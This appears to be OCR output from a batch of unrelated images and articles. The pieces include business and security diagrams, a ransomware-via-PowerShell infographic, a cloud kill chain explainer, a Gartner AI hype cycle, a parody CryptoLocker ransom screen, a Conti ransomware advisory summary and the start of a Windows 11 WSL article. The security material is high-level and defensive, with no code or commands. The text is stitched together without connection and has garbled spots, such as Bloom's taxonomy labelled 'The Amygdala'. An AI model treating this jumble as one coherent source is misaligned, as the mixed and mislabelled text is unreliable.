
2 Data-confidentiality breach
3 Data-integrity loss
4 Insufficient technical-disaster recovery

5 Risk exposure for each individual asset and a portfolio of assets

Reporting dimensions


Business divisions	Business processes	Asset classes	Individual assets and stacks	Legal entities	Regions and countries	Buildings

McKinsey & Company



REPORTER
· Submits vulnerability report
CISA
· Oversees centralized reporting platform
· Has access to statistics, reports (as needed)
VULNERABILITY DISCLOSURE POLICY PLATFORM
· Key point of entry for vulnerability reporters
· Platform offering managed by third-party
· Provides triage services
· Issues tracking for reporters, agencies, CISA
· Performance metrics for agencies, CISA
AGENCY X
AGENCY Y
BUG BOUNTY
(optional)
AGENCY Z

HOW RANSOMWARE USES POWERSHELL
STARTING WITH PHISHING
Email
Socially engineered phishing email with attached document is retrieved
1
macros
2
Document is open and runs macros directly in memory
macros
3
Macros start a command line
STARTING WITH COMPROMISED WEBSITES
User browses compromised or malicious website
www._
1
app
2
Vulnerable application is exploited
Exploited application
3
Exploited application starts a command line
Power Shell
C:_
4
Command line runs PowerShell script straight into memory
5
Power Shell downloads additional script and encryption key
6
New script encrypts data
7
User is presented with payment instructions required to decrypt data



EXPECTATIONS
Knowledge Graphs
Smart Robots
Transformers
Decision Intelligence
Edge AI
AI Maker and Teaching Kits
Deep Neural Network ASICs
Digital Ethics
Synthetic Data
Neuromorphic Hardware
Human-Centered AI
Generative AI
AI Governance
Responsible AI
ModelOps
Machine Customers
AI Orchestration and Automation Platform
Composite AI
Multiexperience
Small and Wide Data
Model Compression
AI Cloud Services
Deep Learning
Data Labeling and Annotation Services
Natural Language Processing
Machine Learning
Intelligent Applications
AI TRiSM
Physics-Informed AI
Artificial General Intelligence
Chatbots
Autonomous Vehicles
Computer Vision
Semantic Search
As of July 2021
Innovation Trigger
Peak of Inflated Expectations
Trough of Disillusionment
Slope of Enlightenment
Plateau of Productivity
TIME
Plateau will be reached: < 2 yrs. 2–5 yrs. 5–10 yrs. >10 yrs. Obsolete before plateau

Gartner.

How can my assets in the cloud be targeted?

When attacking cloud infrastructure, adversaries often attack multiple resources to try to obtain access to customer data or company secrets. The cloud kill chain model (Figure 2) explains how attackers attempt to gain access to any of your resources running in the public cloud through a four-step process: exposure, access, lateral movement, and actions.

1. Exposure is where attackers look for opportunities to gain access to your infrastructure. For example, attackers know customer-facing applications must be open for legitimate users to access them. Those applications are exposed to the Internet and therefore susceptible to attacks.
2. Attackers will try to exploit an exposure to gain access to your public cloud infrastructure. This can be done through compromised user credentials, compromised instances, or misconfigured resources.
3. During the lateral movement stage, attackers discover what resources they have access to and what the scope of that access is. Successful attacks on instances give attackers access to databases and other sensitive information. The attacker then searches for additional credentials. Azure Defender data shows that without a security tool to quickly notify you of the attack, it takes organizations on average 101 days to discover a breach. Meanwhile, in just 24-48 hours after a breach, the attacker will usually have complete control of the network.
4. The actions an attacker takes after lateral movement are largely dependent on the resources they were able to gain access to during the lateral movement phase. Attackers can take actions that cause data exfiltration, data loss or launch other attacks. For enterprises, the average financial impact of data loss is now reaching $1.23 million.





Figure 2: The Cloud Kill Chain Model


Cryptolocker
Your servers have been taken over by CryptoLocker!
Instead of encrypting your files, we have installed hundreds of hidden copies of Oracle database all over your server farm.
Pay us 10 Bitcoins, and we will remove them.
If you do not pay, we will report you to Oracle for running unlicensed software.
Click here to pay
Private key will be destroyed on
23:07
Time left
71 : 58 : 09
Next >>


CREATING
USE INFO TO CREATE SOMETHING NEW
design, build, plan, construct, produce,devise, invent
EVALUATING
CRITICALLY EXAMINE INFO & MAKE JUDGEMENTS
judge, critique, test defend, criticize
ANALYZING
TAKE INFO APART & EXPLORE RELATIONSHIPS
categorize, examine, organize, compare/contrast
APPLYING
USE INFO IN A NEW (BUT SIMILAR) FORM
use, diagram, make a chart, draw, apply, solve, calculate
UNDERSTANDING
UNDERSTANDING & MAKING SENSE OUT OF INFO
interpret, summarize, explain, infer, paraphrase, discuss
REMEMBERING
FIND OR REMEMBER INFO
The Amygdala
list, find, name, identify, locate, describe, memorize, define

Secure Systems Against Conti Ransomware

The Cybersecurity and Infrastructure Security Agency, Federal Bureau of Investigation, and National Security Agency recommend immediate and long-term actions to protect networks from Conti ransomware-as-a-service malware. The joint advisory details access and exploitation techniques observed, top mitigations to reduce risk of ransomware compromise, and these immediate actions for net defenders to take:

Require multi-factor authentication




Implement network segmentation

Consider using a patch management system to keep software updated


Go to StopRansomware.gov for this and more actionable guidance to secure systems and counter the ransomware threat.

Security Operations

Microsoft Reference Architecture



Security Operations Model – Functions and Tools




YOU GOT YOUR WINDOWS IN MY LINUX —

The best part of Windows 11 is a revamped Windows Subsystem for Linux

WSL is finally easy to install—and offers automatic sound/graphics support.

JIM SALTER - 10/7/2021, 4:15 PM



Jim Salter

Enlarge / Installing and using the Windows Subsystem for Linux is easier and more productive under Windows 11 than it was under Windows 10.

233

f

In our main Windows 11 review posted earlier this week, we covered the majority of new features and design decisions in Microsoft's newest consumer OS—and it feels reasonable to characterize the overall impression given there as "lukewarm." The good news is that we still hadn't covered the best part of Windows 11: Linux.

